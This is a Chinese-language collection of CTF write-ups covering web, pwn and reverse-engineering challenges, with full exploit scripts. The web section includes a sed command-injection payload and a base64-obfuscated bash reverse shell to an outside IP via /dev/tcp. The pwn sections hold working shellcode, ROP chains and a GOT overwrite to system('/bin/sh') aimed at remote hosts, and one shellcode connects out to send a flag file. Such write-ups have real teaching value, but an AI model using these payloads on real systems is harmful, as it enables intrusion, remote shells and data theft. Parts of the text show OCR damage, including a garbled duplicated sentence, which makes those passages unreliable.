> r.lastIndex
0

> r.test("admin")
true

> r.lastIndex
5

r.test("admin")
false

```

```
> r.lastIndex
0
```

你发现此处存在漏洞利用的可能，

但在 `app.use()` 中，你又发现了这些：

```
// 每次请求前，更新封禁用户正则信息
app.use(function (req, res, next) {
    try {
        build_banned_users_regex()
        console.log("封禁用户正则表达式（满足这个正则表达式的用户名为被封禁用户名）：",banned_users_regex)
    } catch (e) {
    }
    next()
})
let banned_users_regex = null;
function build_banned_users_regex() {
    let regex_string = ""
    for (let username of banned_users) {
        regex_string += "^" + escapeRegExp(username) + "$" + "|"
    }
    regex_string = regex_string.substring(0, regex_string.length - 1)
    banned_users_regex = new RegExp(regex_string, "g")
}
function escapeRegExp(string) {
    return string.replace(/[.*+?^${}()|[\]\\]/g, '\\$&');
}
```

如果不出意外的话，每次在请求时都会创建一个新的 banned_users_regex ，恢复其 lastIndex 位置为初始值0

除非？除非你能在新的regex对象赋值之前，抛出 异常 来绕过 regex 的更新！

因为try catch的存在，在build_banned_users_regex方法内抛出异常不会导致请求被中断

在一番冥思苦想的苦苦坐牢后，你参透了 JavaScript 数据类型的奥秘

发现如果传入 escapeRegExp(string) 函数中的 string 参数为非字符串类型，

则string不存在 replace 属性，会抛出TypeError，如此来绕过 regex 的更新

于是你领悟了 ~~X1r0z~~ 114 出题的奥秘，总而言之就是：

1. 访问 /api/ban_user 路由，构造传入参数 ban_username 为 对象、数组 等其他数据类型
2. 访问 /api/flag ，正则匹配成功，使得 regex 的 lastIndex 移至 "admin".length 以后

3. 访问 /api/flag，正则匹配失败，成功绕过正则 waf，正则 waf 返回 false，获得 flag

exp:

```python
import requests

remote_addr="http://"

rs = requests.Session()

resp = rs.post(remote_addr+"/api/register",json=
{"username":"test","password":"test"})
print(resp.text)

resp = rs.post(remote_addr+"/api/ban_user",json=
{"username":"test","password":"test","ban_username":{"toString":""}})
print(resp.text)

resp = rs.post(remote_addr+"/api/flag",json=
{"username":"admin","password":"admin"})
print(resp.text)
resp = rs.post(remote_addr+"/api/flag",json=
{"username":"admin","password":"admin"})
print(resp.text)
```

Webshell Generator

题目难度：~~简单~~ 非常简单（给出附件后）

1. 题目给出Webshell生成功能，可以填写Webshell的语言（只有PHP）、访问方法、Webshell密码（通过前端限制格式为[A-Za-z0-9]）。
2. 生成Webshell后会跳转到download.php下载webshell文件，存在很明显的路径/tmp/random_file_name，测试得知可以任意文件读。无权限读取/flag。

（给出附件相当于省略了任意文件读部分。）

3. 任意文件读取index.php得知赋值环境变量后调用了 `sh generate.sh`，任意文件读取（或者直接HTTP访问/generate.sh可以下载）generate.sh得知使用 `sed -i "s/METHOD/$METHOD/g"` 替换Webshell模板中的关键字。因为使用了双引号，可以进行shell参数展开，但是不能进行shell命令注入，并且只能展开为单个参数。
4. 查询man手册或互联网得知，GNU sed可以通过e指令执行系统命令。闭合原先的s指令，执行/readflag，会将flag插入到输出文件的第一行。自动跳转到download.php读取即可。

sed指令可以通过换行符分隔，也可以通过;分隔。

通过F12修改页面源码或抓包软件绕过前端格式限制。

exp：提交key为

```
/g;1e /readflag;s//
```

或者，如果你想反弹shell的话，也是可以的，但是稍微有点麻烦：
https://www.sudokaikan.com/p/java-runtime-converter.html

```
import requests
resp = requests.post("http://117.50.175.234:8001/index.php",data=
{"language":"PHP","key":'''/g; 1e bash -c "
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMDYuMTQuMTUuNTAvOTk5OSAwPiYx}|{base64,-d}|
{bash,-i}" #s//''','method":"1","filename":"2"})
print(resp.status_code,resp.text)
```

Pwn

checkin

0x100限制字符集shellcode。

直接用AE64梭，shellcode的时候栈上是有codebase指针的，pop出来即可。稍微调一下ae64的参数就行。

但是为什么那么多人都是测信道呢.....

可能seccomp-tools一眼下去没看见write?

```
0014: if (A!=read) goto 0020

0020: if (A!=1)    goto 0026  # aka if (A!=write)
```

下次不用chatgpt写沙盒了qwq

```
from pwn import *
#from ae64 import AE64
context(arch='amd64', os='linux', log_level='debug')

code="""push 0
    pop rdi
    push __NR_close
    pop rax
```

```
    syscall
    lea rdi, [rcx+0x120-0xad]
    xor rdx, rdx
    push rdx;pop rsi
    push 2
    pop rax
    syscall
    push rax;pop rdi
    inc rdx
    xor rbx,rbx
read_loop:
    lea rsi, [rsp+rbx]
    inc rbx
    xor rax,rax
    syscall
    cmp rax, 0
    jne read_loop

    push 1
    pop rdi
    xor r12,r12
write_loop:
    lea rsi, [rsp+r12]
    inc r12
    xor rax,rax
    inc rax
    syscall
    cmp r12, rbx
    jne write_loop

    push __NR_exit_group
    pop rax
    syscall
"""
#obj=AE64()
#code=(obj.encode(asm(code),strategy="small",offset=0x34,register="rax"))
code=b"WTYH39YjoTYfi9pYWZjETYfi95J0t800T8U0T8Vj3TYfi9CA0t800T8KHc1jwTYfi1CgLJt0OjeTYfi1ujVYIJ4NVTXAkv21B2t11A0v1IoVL90uzejnz1ApEsPhzo1V4JKTsidt1Yzm3OJhV8j5dBXjTqEdkqCiJCk5K6FvpLO5U2BUEgKXldTyVcFSY9YZO5KdWIZZ6wRO1Pa4LqgN98TOQ2tl4Gu46ypI2W0cE2aj"
#s=process("../src/test")
s=remote("8.130.35.16",58002)
pause()
s.send(asm("pop rax")*4+code+b"flag")
#s.send(asm(code)+b"/flag\x00")
s.interactive()
```

nception

这题知识点是异常处理绕canary以及无leak利用。

出题小记以及非预期放我博客了，这边直接放solution。

solution

漏洞出现在edit功能中：

```
char buf[0x200];
std::cin>>buf;
if (strlen(buf)>size_avail) {
    throw exception("Buf too long");
}
```

很显然的一个栈溢出。

开了canary，直接溢出显然是不行的，但是看到后面有个strlen判断buf长度是否合理，不合理则抛出异常，这里就有问题了。

异常处理找catch会去返回地址找，看返回地址是否属于try块，有没有对应的catch块，正常来讲这里的throw会被main里的catch接住，但是如果返回地址变了呢?

在unwind过程中，存在恢复栈帧的过程，也就是leave_ret。

程序本身里有两个catch块，一个位于main中，一个位于destructor函数中。

main函数catch在while内部，会接着main逻辑执行，而另一个close掉012就leave_ret;return了。

栈溢出显然可以控rbp和返回地址，两个leave_ret也很简单能想到栈迁移。况且还没开pie，ROP的想法基本就成型了。问题是gadget在哪，而且012都关了你怎么leak，或者怎么做无leak利用。

gcc/glibc编译出的动态链接程序，似乎都会有`__do_global_dtors_aux`这个函数，这个函数末尾可以错位弄出这么一段gadget：

```
add     [rbp-3Dh], ebx
```

此处的add不会进位到高32位。

起手式 `ROPgadget --bin pwn --only "pop|ret"` 也能看到rbp和rbx均可控。

而众所周知pwn题开头一般都有 `setvbuf(stdin/stdout/stderr,0,2,0)` 无缓存处理，栈溢出的题一般都会已知elf基址，bss段上的这三个指针都是libc相关地址，可以用上面的gadget算出来想跳的地址。

然后就是通过class里的两段、switch case里的`jmp rax`在libc里面随便跳。（gadget详细内容见exp）

后续你可以打ROP也可以mprotect打shellcode，我测试的时候看打ROP链0x100*7不太够于是给了0x200。

> 然而ROP写到一半就放弃了，五个libc函数调用真不是人能写的，每次还要控制三个寄存器。我甚至add的时候用的还是class里的gadget。
>
> 然而让我没想到的是真的有人写了ROP，0x800的长度。
>
> 
>
>
> 我甚至最开始还想着把上面那段add的gadget扬掉，不过那样就有点纯恶心人了所以还是算了。

然后就是注意一下strcpy的0截断问题，payload从前往后写，或者写一个foreach循环，算一下offset和特判一下0也行。

最后的shellcode也是，AE64应该可以梭，甚至你写个算个offset也行。不过没有0就行的话，手搓应该问题也不大（吧

```python
from pwn import *
context(arch='amd64', os='linux', log_level='debug')
s=process("./test")
libc=ELF("./libc.so.6")

def menu(ch):
    s.sendlineafter(b"choice: ",str(ch).encode())

def add():
    menu(1)

def edit(idx,offset,data):
    menu(2)
    s.sendlineafter(b"idx: ",str(idx).encode())
    s.sendlineafter(b"offset: ",str(offset).encode())
    s.sendlineafter(b"data: ",data)

def show(idx):
    menu(3)
    s.sendlineafter(b"read?\n",str(idx).encode())
    s.recvuntil(b"Data: ")
```

```
    return s.recvline()[:-1]

def delete(idx):
    menu(4)
    s.sendlineafter(b"destroy?\n",str(idx).encode())

if __name__=="__main__":
    stdout=0x406040
    stdin=0x406050
    stderr=0x4061A0
    rsp_rbp=0x40284e
    rbp=rsp_rbp+1
    ret=rbp+1
    # mov rax, [rbp-0x18];mov rax, [rax];add rsp,0x10; pop rbx; pop r12; pop rbp; ret;
    reveal_ptr=0x402FEC
    # mov rdx, rax; mov rax, [rbp-8], mov [rax], rdx; leave; ret;
    aaw=0x402F90
    # mov rax, [rbp-0x18]; mov rdx, [rax]; mov eax, [rbp-0x1c]; add rax, rdx; add rsp, 0x10; pop rbx; pop r12; pop rbp; ret;
    push_rax=0x403040
    # add dword ptr [rbp-0x3d], ebx; nop; ret;
    magic=0x4022dc
    # sub rax, qword ptr [rbp - 0x10] ; pop rbp; ret;
    sub_rax=0x4030B1
    # call rax;
    call_rax=0x402010
    # jmp rax
    jmp_rax=0x40226c
    # pop rbx ; pop r12 ; pop rbp ; ret
    rbx_r12_rbp=0x000000000040284c

    rax=0x3f117
    rdi=0x27765
    rsi=0x28f19
    rdx=0x00000000000fdcfd
    syscall=0x86002
    mprotect=0x101760
    pause()
    add()
    delete(0)
    add()
    add()
    add()
    add()
    add()
    rop_start=(u64(show(0).ljust(8,b"\x00"))<<12)+0xec0+0x10
```

```
    heap_base=rop_start-(0xbc2ed0-0xbb1000)
    success(hex(rop_start))
    pause()
    p1 = [
        rbx_r12_rbp,0x100000000-libc.sym._IO_2_1_stdout_+rdi,0,stdout+0x3d,
        magic,
        rbx_r12_rbp,0x100000000-libc.sym._IO_2_1_stdin_+rdx,0,stdin+0x3d,
        magic,
        rbx_r12_rbp,0x100000000-
libc.sym._IO_2_1_stderr_+libc.sym.mprotect,0,stderr+0x3d,
        magic,
        rbp,rop_start+0x230+0x10+0x18,
        reveal_ptr,
        ret,ret,ret,ret,rop_start+0x230+0x18+0x18,
        jmp_rax, # pop rdi
        heap_base,
        reveal_ptr,
        ret,ret,ret,ret,rop_start+0x230+0x20+0x18,
        jmp_rax, # pop rdx
        7,
        rbx_r12_rbp,0x100000000-rdi+rsi,0,stdout+0x3d,
        magic,
        rbp,rop_start+0x230+0x10+0x18,
        reveal_ptr,
        ret,ret,ret,ret,rop_start+0x230+0x20+0x18,
        jmp_rax, # pop rsi
        0x20000,
        reveal_ptr,
        ret,ret,ret,ret,ret,
        jmp_rax, # mprotect
        rop_start+0x230*2,
    ]

    for i in range(len(p1)):
        off=0
        while (p1[i]>>off*8)&0xff==0:
            off+=1
            if off==8:break
        edit(0,i*8+off,p64(p1[i]>>off*8))
    edit(1,8,b"/flag\0\0\0")
    edit(1,0x10,p64(stdout))
    edit(1,0x18,p64(stdin))
    edit(1,0x20,p64(stderr))
    edit(1,0x30,p16(2))
    edit(1,0x32,p16(0x89c8))
    edit(1,0x34,p32(0x10238208))
```

```
    shellcode=asm("push 2;pop rdi;push 1;pop rsi;push rsi;pop rdx;dec rdx;push __NR_socket;pop rax;syscall;")
    shellcode+=asm(f"push rax;pop rdi;push {rop_start+0x230+0x30};pop rsi;push 0x10;pop rdx;push __NR_connect;pop rax;syscall;")
    shellcode+=asm(f"push {rop_start+0x230+8};pop rdi;xor rsi,rsi;push rsi;pop rdx;push __NR_open;pop rax;syscall;")
    shellcode+=asm(f"push rax;pop rdi;push rsp;pop rsi;push rsp;pop rdx;xor rax,rax;syscall;")
    shellcode+=asm(f"xor rdi,rdi;xor rax,rax;inc rax;syscall;")
    edit(2,0,shellcode)
    pause()
    edit(2,0,b"a"*(0x200+0x20)+p64(rop_start-8)+p64(0x40238d))
    s.interactive()
```

npointment

碎碎念、非预期和后记传送门

本题是CVE-2023-4911最开始的溢出部分在glibc堆上的一个拙劣的复刻。

利用点和利用方法在分析CVE文章的前半部分都写的很明显了，自行取用。

本题当off-by-n打overlap应该可以，也可以复刻CVE里面极为优雅的溢出 `"\x00"` 字节。

任意写和泄露heap和libc啥的很好弄，弄个 `unsorted bin` 出来再把指针推到对应位置上即可UAF（可能还要推到 `small bin/large bin` ， `unsorted bin` 对应指针低位是0，strdup末尾应该会加0所以垫一个a应该是是不行的）。

但这题不好任意读，泄露env打栈不太好弄。

不过任意写还是好办的。

考虑用到了 `strdup` ，里面调了 `libc.plt.strlen->libc.got.strlen` 。

打 `libc.got.strlen->libc.sym.system` ，然后 `add content=/bin/sh\x00` ，也就有 `system("/bin/sh")` 。

感觉开沙盒也能打的样子，但是最后还是没加。

```
from pwn import *
context(arch='amd64', os='linux', log_level='debug')
#s=process("./npointment")
s=remote("8.130.35.16",58001)
libc=ELF("../dist/libc.so.6")

def add(content):
    s.sendlineafter(b"$ ",b"add content="+content)

def show():
```

```
    s.sendlineafter(b"$ ",b"show aaa")

def delete(idx):
    s.sendlineafter(b"$ ",b"delete index="+str(idx).encode())

if __name__=="__main__":
    pause()
    add(b"A"*0x40)
    add(b"A"*0x40)
    add(b"A"*0x40)
    add(b"A"*0x40)
    add(b"A"*0x40)
    add(b"A"*0x40)
    add(b"A"*0x40)
    add(b"\x21"*0x2d0)
    add(b"A"*0x40)
    show()
    delete(0)
    add((b"event=event=").ljust(0x40,b"a")+b"\x00"*(0xe+7)+flat([
        0,0x471,
    ]))
    delete(2)
    add(b"a"*0x40)
    add(b"a"*0x500)
    show()
    s.recvuntil(b"#3:")
    s.recvuntil(b"Content: ")
    libc.address=u64(s.recv(6).ljust(8,b"\x00"))-(0x7fc5ee65f0f0-
0x7fc5ee460000)
    success(hex(libc.address))

    add(b"a"*0x50)
    delete(0xa)
    show()
    s.recvuntil(b"#3:")
    s.recvuntil(b"Content: ")
    heap_xor_key=u64(s.recvline()[:-1].ljust(8,b"\x00"))
    heap_base=heap_xor_key<<12
    success(hex(heap_base))

    pause()
    strlen_got=libc.address+0x1fe080
    add(b"a"*0x50)
    delete(6)
    delete(2)
    delete(0)
    add((b"event=event=").ljust(0x40,b"a")+b"\x00"*(0xe+7+0x10)+flat([
```

```
        (strlen_got-0x40)^heap_xor_key
    ])+b"\x00\x00")
    add(b"A"*0x40)
    add(b"A"*0x40+p64(libc.sym["system"])[:6])
    add(b"/bin/sh\x00")

    s.interactive()
```

x1key

直接看出题人 blog

https://kagehutatsu.com/?p=994

Reverse

中文编程1

拿到题，IDA分析下就能发现是个方程，解一下就好

```
v19 = &v20[*v20 + 11];
*v19 = sub_40333E(2, *v19, 0, -2147482879, 0xFFFF, 0, -2147482879);
v2 = (double)(int)v20[*v20 + 1] * 52.0
   + (double)(int)v20[*v20 + 2] * 93.0
   + (double)(int)v20[*v20 + 3] * 15.0
   + (double)(int)v20[*v20 + 4] * 72.0
   + (double)(int)v20[*v20 + 5] * 61.0
   + (double)(int)v20[*v20 + 6] * 21.0
   + (double)(int)v20[*v20 + 7] * 83.0
   + (double)(int)v20[*v20 + 8] * 87.0
   + (double)(int)v20[*v20 + 9] * 75.0
   + (double)(int)v20[*v20 + 10] * 75.0
   + (double)(int)v20[*v20 + 11] * 88.0
   - 7.86241466532e11;
if ( v2 < 0.0 )
  v2 = -v2;
if ( v2 > 0.0000001 )
  goto LABEL_40;
v3 = (double)(int)v20[*v20 + 1] * 24.0
   + (double)(int)v20[*v20 + 2] * 3.0
   + (double)(int)v20[*v20 + 3] * 22.0
   + (double)(int)v20[*v20 + 4] * 53.0
   + (double)(int)v20[*v20 + 5] * 2.0
   + (double)(int)v20[*v20 + 6] * 88.0
   + (double)(int)v20[*v20 + 7] * 30.0
   + (double)(int)v20[*v20 + 8] * 38.0
   + (double)(int)v20[*v20 + 9] * 2.0
   + (double)(int)v20[*v20 + 10] * 64.0
   + (double)(int)v20[*v20 + 11] * 60.0
   - 3.76271212978e11;
```

计算脚本：

```
from sympy import symbols, Eq, solve

flagCheck = symbols('flagCheck1:12')

equations = [
    Eq(flagCheck[0]*52 + flagCheck[1]*93 + flagCheck[2]*15 + flagCheck[3]*72 + flagCheck[4]*61 + flagCheck[5] *
       21 + flagCheck[6]*83 + flagCheck[7]*87 + flagCheck[8]*75 + flagCheck[9]*75 + flagCheck[10]*88,  660747890852),
    Eq(flagCheck[0]*24 + flagCheck[1]*3 + flagCheck[2]*22 + flagCheck[3]*53 + flagCheck[4]*2 + flagCheck[5] *
       88 + flagCheck[6]*30 + flagCheck[7]*38 + flagCheck[8]*2 + flagCheck[9]*64 + flagCheck[10]*60,  290707411378),
    Eq(flagCheck[0]*21 + flagCheck[1]*33 + flagCheck[2]*76 + flagCheck[3]*58 + flagCheck[4]*22 + flagCheck[5] *
       89 + flagCheck[6]*49 + flagCheck[7]*91 + flagCheck[8]*59 + flagCheck[9]*42 + flagCheck[10]*92,  516444638802),
    Eq(flagCheck[0]*60 + flagCheck[1]*80 + flagCheck[2]*15 + flagCheck[3]*62 + flagCheck[4]*62 + flagCheck[5] *
       47 + flagCheck[6]*62 + flagCheck[7]*51 + flagCheck[8]*55 + flagCheck[9]*64 + flagCheck[10]*3,   666561550517),
    Eq(flagCheck[0]*51 + flagCheck[1]*7 + flagCheck[2]*21 + flagCheck[3]*73 + flagCheck[4]*39 + flagCheck[5] *
       18 + flagCheck[6]*4 + flagCheck[7]*89 + flagCheck[8]*60 + flagCheck[9]*14 + flagCheck[10]*9,   536365570625),
    Eq(flagCheck[0]*90 + flagCheck[1]*53 + flagCheck[2]*2 + flagCheck[3]*84 + flagCheck[4]*92 + flagCheck[5] *
       60 + flagCheck[6]*71 + flagCheck[7]*44 + flagCheck[8]*8 + flagCheck[9]*47 + flagCheck[10]*35,  614817895680),
    Eq(flagCheck[0]*78 + flagCheck[1]*81 + flagCheck[2]*36 + flagCheck[3]*50 + flagCheck[4]*4 + flagCheck[5] *
       2 + flagCheck[6]*6 + flagCheck[7]*54 + flagCheck[8]*4 + flagCheck[9]*54 + flagCheck[10]*93,  344138530207),
    Eq(flagCheck[0]*63 + flagCheck[1]*18 + flagCheck[2]*90 + flagCheck[3]*44 + flagCheck[4]*34 + flagCheck[5] *
       74 + flagCheck[6]*62 + flagCheck[7]*14 + flagCheck[8]*95 + flagCheck[9]*48 + flagCheck[10]*15,  622961225454),
    Eq(flagCheck[0]*72 + flagCheck[1]*78 + flagCheck[2]*87 + flagCheck[3]*62 + flagCheck[4]*40 + flagCheck[5] *
       85 + flagCheck[6]*80 + flagCheck[7]*82 + flagCheck[8]*53 + flagCheck[9]*24 + flagCheck[10]*26,  750146641196),
    Eq(flagCheck[0]*89 + flagCheck[1]*60 + flagCheck[2]*41 + flagCheck[3]*29 + flagCheck[4]*15 + flagCheck[5] *
```

```
        45 + flagCheck[6]*65 + flagCheck[7]*89 + flagCheck[8]*71 +
flagCheck[9]*9 + flagCheck[10]*88,  542397597112),
    Eq(flagCheck[0]*1 + flagCheck[1]*8 + flagCheck[2]*88 + flagCheck[3]*63 +
flagCheck[4]*11 + flagCheck[5] *
        81 + flagCheck[6]*8 + flagCheck[7]*35 + flagCheck[8]*35 +
flagCheck[9]*33 + flagCheck[10]*5, 410457103264)
]

solution = solve(equations)

if solution:
    ascii_text = ""
    for flag in flagCheck:
        value = int(solution[flag])
        if value < 0:
            value = value & 0xffffff
        byte_sequence = value.to_bytes(4, byteorder='little')
        ascii_text += byte_sequence.decode('ascii')

    print(ascii_text)
else:
    print("没有找到解决方案")

```

中文编程2

拿到题可以看出是个魔改的UPX，这里修一下魔数即可，既UPX0，UPX1，UPX!，之后即可用UPX -d脱壳。

分析一下不难看出，流程是输入->RC4->DES->RC4->比较

然后这里给出一个比较快的解法。我们在这里将最终比较用的内置值作为输入，然后运行，并对程序进行一定的修补。修补点如下：

```
RVA:2C19
00162C19  | EB 73             | jmp 中文编程2.162C8E
  |

RVA:3BB1
00163BB1  | 90                | nop                                 |
00163BB2  | 90                | nop                                 |
00163BB3  | 90                | nop                                 |
```

之后运行程序，程序将会用已经解密好的flag与内置值比较，dump出正确的值即可。

中文编程3

这道题是UPX+花指令+随缘打乱代码。预期解是使用ollydbg进行调试，因为有现成的花指令去除插件。

完整分析一遍后可以发现是个魔改的TEA，其中DELTA被固定为了数组，增加了一处使用delta计算出的xorKey进行的异或。这里改改解密算法即可。

```
//解密函数
void decrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0xC6EF3720, i;  /* set up */
    uint32_t delta=0x9e3779b9;                     /* a key schedule
constant */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
    for (i=0; i<32; i++) {                         /* basic cycle
start */
        v1 -= ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
        v0 -= ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        sum -= delta;
    }                                              /* end cycle */
    v[0]=v0; v[1]=v1;
}
```

复制程序内置的delta数组，用32-i为下标，之后对减法运算后的v1，v0进行xorKey即可得到flag

Jvav

拿到题反编译出来，会发现是个魔改的base64编码，不过码表中只有63个(本来是base63来着

这里直接给出解码用的代码

```
import java.io.ByteArrayOutputStream;
import java.util.Arrays;
import java.util.List;
import java.util.Scanner;

public class Main {

    private static final List<String> ALPHABET = Arrays.asList(
            "😀", "😁", "😂", "🤣", "😃", "😄", "😅", "😆", "😉",
            "😋", "😎", "😍", "😘", "😗", "😙", "😚", "🙂", "🤗",
            "🤩", "🤔", "🤨", "😐", "😑", "😶", "🙄", "😏", "😣",
            "😥", "😮", "🤐", "😪", "😫", "😴", "😌", "😛", "😜", "😝",
            "🤤", "😒", "😓", "😔", "😕", "🙃", "🤑", "😲", "☹",
            "😖", "😞", "😟", "😤", "😢", "😭", "😦", "😧", "😨",
```

```
            "😩", "😬", "😰", "😱", "😳", "🤪", "😵", "🤭", "🤫");

    public static byte[] decode(String encoded) {
        int bit = 0;
        int bits = 0;
        int outputIndex = 0;
        int cpCount = encoded.codePointCount(0, encoded.length());
        byte[] output = new byte[(cpCount * 6) / 8];

        for (int i = 0; i < encoded.length(); ) {
            int codepoint = encoded.codePointAt(i);
            String emoji = new String(Character.toChars(codepoint));
            System.out.println(emoji);
            int val = ALPHABET.indexOf(emoji);
            if (val == -1) {
                int codepoint2 = encoded.codePointAt(i + 1);
                if (codepoint2 >= 0xFE00 && codepoint2 <= 0xFE0F) {
                    emoji = new String(new int[]{codepoint, codepoint2}, 0, 2);
                    System.out.println(emoji);
                    val = ALPHABET.indexOf(emoji);
                    i += Character.charCount(codepoint) + 1;
                }
                if (val == -1) {
                    throw new IllegalArgumentException("Invalid emoji
character.");
                }
            }
            else{
                i += Character.charCount(codepoint);
            }
            val = (val >> 2) | ((val & 0x3) << 4);

            bit |= val << (16 - bits - 6);
            bits += 6;

            if (bits >= 8) {
                output[outputIndex++] = (byte) ((bit >> 8) & 0xFF);
                bit <<= 8;
                bits -= 8;
            }
        }

        int paddingLength = output[0];

        return Arrays.copyOfRange(output, 1, output.length - paddingLength);
    }

```

```
61      public static void main(String[] args) {
62          byte[] decoded =
    decode("\uD83D\uDE09\uD83D\uDE36\uD83D\uDE0C\uD83D\uDE15\uD83D\uDE03\uD83D\uDE0
    0\uD83D\uDE03\uD83D\uDE04\uD83D\uDE09\uD83D\uDE02\uD83D\uDE42\uD83D\uDE00\uD83E
    \uDD10\uD83D\uDE02\uD83E\uDD17☹
    \uD83E\uDD17\uD83D\uDE10\uD83E\uDD17\uD83D\uDE31\uD83D\uDE03\uD83E\uDD23\uD83D\
    uDE00\uD83D\uDE18\uD83D\uDE10\uD83D\uDE04\uD83D\uDE14\uD83D\uDE04\uD83D\uDE03\u
    D83E\uDD23\uD83E\uDD28\uD83D\uDE0B\uD83E\uDD10\uD83D\uDE11\uD83D\uDE0C\uD83D\uD
    E42\uD83E\uDD17\uD83D\uDE02\uD83D\uDE0C\uD83E\uDD10\uD83D\uDE03\uD83D\uDE00\uD8
    3E\uDD28\uD83D\uDE04\uD83E\uDD17\uD83E\uDD28\uD83D\uDE42\uD83E\uDD10\uD83D\uDE0
    9\uD83E\uDD29\uD83D\uDE14\uD83D\uDE18\uD83D\uDE10\uD83D\uDE42\uD83D\uDE1B\uD83D
    \uDE0D\uD83D\uDE24\uD83D\uDE18\uD83D\uDE0C\uD83D\uDE1A\uD83D\uDE17\uD83E\uDD29\
    uD83D\uDE27\uD83E\uDD17");
63          for (int i = 0; i < decoded.length; i++) {
64              decoded[i] = (byte) (decoded[i] ^ 0x33);
65          }
66          System.out.println("括号内的flag是: " + new String(decoded));
67      }
68  }
```

ezVM

这题让我们直接看出题人的题解吧，如果是我自己的话，大抵是直接hook掉jcc然后挨个爆flag了。


2023NCTF，友情提供了一个ezVM

```
Reverse 0x4 - EzVirtualMachine, Powered By 0xcafec0de
Now, Can you show me your Flag:
flag{1145141919810}
Invalid Flag, flag(len=44) must start with 'flag{' and end with '}'
```

站在解题者的视角：

题解：

拖入x64dbg和IDA进行对比，注意到有upx壳，所以直接upx -d，然后继续进行分析。拖入IDA后，发现



显然，如果需要了解vm，需要整个彻底分析一遍。

```
LABEL_2:
  v5 = (unsigned int)dword_14001FF94;
  while ( 2 )
  {
    v6 = (unsigned int)v4;
    v4 = (unsigned int)(v4 + 1);
    switch ( byte_140004040[v6] )
```

```
{
  case 0xBu:
    v5 = (unsigned int)(v5 + 8);
    dword_14001FF94 = v5;
    continue;
  case 0xCu:
    v8 = *(_WORD *)&byte_140004040[v4];
    v5 = (unsigned int)(v5 - 2);
    dword_14001FF94 = v5;
    LODWORD(v4) = v4 + 2;
    *(_WORD *)&byte_14002058F[v5 + 1] = v8;
    continue;
  case 0xEu:
    v5 = (unsigned int)(v5 - 1);
    dword_14001FF94 = v5;
    byte_14002058F[(unsigned int)v5 + 1] = byte_14002058F[(unsigned int)(v5 + 1) + 1];
    continue;
  case 0x19u:
    return *(_DWORD *)&byte_140004040[v4];
  case 0x32u:
    v7 = byte_140004040[v4];
    v5 = (unsigned int)(v5 - 1);
    dword_14001FF94 = v5;
    LODWORD(v4) = v4 + 1;
    byte_14002058F[v5 + 1] = v7;
    continue;
  case 0x49u:
    byte_14002058F[(unsigned int)(v5 + 1) + 1] = ~byte_14002058F[(unsigned int)(v5 + 1) + 1];
    continue;
  case 0x71u:
    v16 = (unsigned int)(v5 + 1);
    byte_14002058F[v16 + 1] &= byte_14002058F[v5 + 1];
    v5 = (unsigned int)v16;
    dword_14001FF94 = v16;
    continue;
  case 0x72u:
    byte_14002058F[v5 + 1] = ~byte_14002058F[v5 + 1];
    continue;
  case 0x7Bu:
    v14 = (char)byte_14002058F[v5 + 1];
    v15 = (unsigned int)(v5 - 7);
    dword_14001FF94 = v15;
    *(_QWORD *)&byte_14002058F[v15 + 1] = Buffer;
    gets_s(Buffer, v14);
    goto LABEL_2;
  case 0x7Cu:
    v5 = (unsigned int)(v5 - 2);
    dword_14001FF94 = v5;
    byte_14002058F[v5 + 1] = byte_14002058F[(unsigned int)(v5 + 2) + 1];
    byte_14002058F[(unsigned int)(v5 + 1) + 1] = byte_14002058F[(unsigned int)(v5 + 3) + 1];
    continue;
  case 0x8Du:
    if ( !byte_14002058F[v5 + 1] )
      LODWORD(v4) = *(_DWORD *)&byte_14002058F[v5 + 2];
    v5 = (unsigned int)(v5 + 5);
    dword_14001FF94 = v5;
    continue;
  case 0x8Eu:
    v5 = (unsigned int)(v5 + 2);
    dword_14001FF94 = v5;
    continue;
  case 0x91u:
    v9 = *(_DWORD *)&byte_140004040[v4];
    v5 = (unsigned int)(v5 - 4);
    dword_14001FF94 = v5;
    LODWORD(v4) = v4 + 4;
    *(_DWORD *)&byte_14002058F[v5 + 1] = v9;
    continue;
```

但是其实F5后，VM的架构已经很清晰了。我们只需要拿到vm字节码，然后进行自动化或者手动分析即可。

经过一段时间的F8单步跑后，注意到vm中许多指令并没有用，switch中直接走了default路径;但是这对我们的静态分析是比较困难的。我们其实可以直接从gets_s开始分析。

方法一、由于动态调试x64dbg的方便性，我们可以采用对输入的东西进行内存软件/硬件断点，然后逐个追

踪并分析，逐字节拿到flag，而且我们也知道flag长度是44，且格式为flag{.?}，这个方法虽然很慢，但是能保证做出来。

方法二、静态对字节码进行分析，注意到

```
case 50u:
  v7 = byte_140004040[v4];
  v5 = (unsigned int)(v5 - 1);
  dword_14001FF94 = v5;
  LODWORD(v4) = v4 + 1;
  byte_14002058F[v5 + 1] = v7;
  continue;
```

实际上是从字节码下一位拿到一个值，并把它推入vStack上，我们记作vmLdImm8

```
case 184u:
    byte_14002058F[v5 + 1] = *(_BYTE *)(byte_14002058F[v5 + 1] + *(_QWORD *)&byte_14002058
    continue;
```

这个是从栈上拿到一个值（offset）和一个指针ptr，进行寻址并push到栈上
这两个其实完成了从某个地址拿数据的操作。注意到vm里面其实一直在进行这样的操作，且input handler会push buffer的地址

```
case 123u:
    v14 = (char)byte_14002058F[v5 + 1];
    v15 = (unsigned int)(v5 - 7);
    dword_14001FF94 = v15;
    *(_QWORD *)&byte_14002058F[v15 + 1] = Buffer;
    gets_s(Buffer, v14);
    goto LABEL_2;
```

如此以来，对于VM的数据读入，我们就可以对其字节码进行无侧严配或者是patch自动处理，而且我们

如此以来，对于VM的数据读入，我们就可以对其字节码进行正则匹配或者是python中自动处理，而且我们无需管垃圾指令。数据拿到以后，我们需要继续分析VM。发现VM其实是在对数据进行xor操作并在最后判断是否为0，而且每个xor指令中都没有掺入垃圾指令，这在VM的字节码中重复率很高，非常显眼，而且没组相同数据之前都有一个vmLdImm8, imm的形式，记录下来每一个立即数，在最后即可还原flag。
